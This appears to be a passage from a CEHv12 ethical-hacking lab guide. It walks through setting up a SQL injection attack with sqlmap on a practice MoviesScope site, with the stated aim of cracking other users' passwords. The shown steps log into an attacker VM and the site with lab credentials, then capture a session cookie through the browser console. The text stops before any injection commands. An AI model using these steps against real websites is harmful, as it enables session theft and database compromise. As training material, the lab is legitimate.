
In this task, we will use sqlmap to perform SQL injection attack against MSSQL to extract databases.

Note: In this task, you will pretend that you are a registered user on the <http://www.moviescope.com> website, and you want to crack the passwords of the other users from the website's database.


1. Click **CEHv12 Parrot Security** to switch to the **Parrot Security** machine.

2. In the login page, the **attacker** username will be selected by default. Enter password as **toor** in the **Password** field and press **Enter** to log in to the machine.

Note: If a **Question** pop-up window appears asking you to update the machine, click **No** to close the window.




3. Click the **Mozilla Firefox** icon from the menu bar in the top-left corner of **Desktop** to launch the web browser.



4. Type <http://www.moviescope.com/> and press **Enter**. A **Login** page loads; enter the **Username** and **Password** as **sam** and **test**, respectively. Click the **Login** button.

Note: If a **Would you like Firefox to save this login for moviescope.com?** notification appears at the top of the browser window, click **Don't Save**.



- Once you are logged into the website, click the **View Profile** tab on the menu bar and, when the page has loaded, make a note of the URL in the address bar of the browser.

The screenshot shows the MovieScope website with a user profile page. The URL in the address bar is [www.moviescope.com/index.aspx](http://www.moviescope.com/index.aspx). The page features a navigation menu with links to Home, Features, Trailers, Photos, Blog, and Contacts. A "View Profile" button is highlighted with a mouse cursor. On the left, there's a sidebar with movie trailers for "Tron Legacy" and "The Vampire Diaries". The main content area displays a profile for a user named "sam". The profile includes fields for ID (1), First Name (sam), Last Name (houston), Email (sam@moviescope.com), and Gender (male). To the right, there's a "Featured Movie Trailers" section with a thumbnail for "PARANORMAN". The browser status bar at the bottom shows "Menu" and "Home - MovieScope - ...".

- Right-click anywhere on the webpage and click **Inspect Element (Q)** from the context menu, as shown in the screenshot.

The screenshot shows the MovieScope website with the developer tools context menu open. The menu options include Save Page As..., Save Page to Pocket, Send Page to Device, View Background Image, Select All, View Page Source, View Page Info, Inspect Element (Q) (which is highlighted with a blue selection bar), Take a Screenshot, and Block element... The browser status bar at the bottom shows "Menu" and "Home - MovieScope - ...".

- The **Developer Tools** frame appears in the lower section of the browser window. Click the **Console** tab, type **document.cookie** in the lower-left corner of the browser, and press **Enter**.

Content Security Policy: Couldn't process unknown directive 'require-trusted-types-for'

Cookie "ui-tabs-1" will be soon rejected because it has the "sameSite" attribute set to "none" or an invalid value, without the "secure" attribute. To know more about the "sameSite" attribute, read https://developer.mozilla.org/docs/Web/HTTP/Headers/Set-Cookie/SameSite

Blocked third party https://player.vimeo.com/video/40888186?title=0&byline=0&portrait=0 from extracting canvas data.

document.cookie

"mscope=1jWydNf8wro=; ui-tabs-1=0"

8. Select the cookie value, then right-click and copy it, as shown in the screenshot. Minimize the web browser.

Store as Global Variable

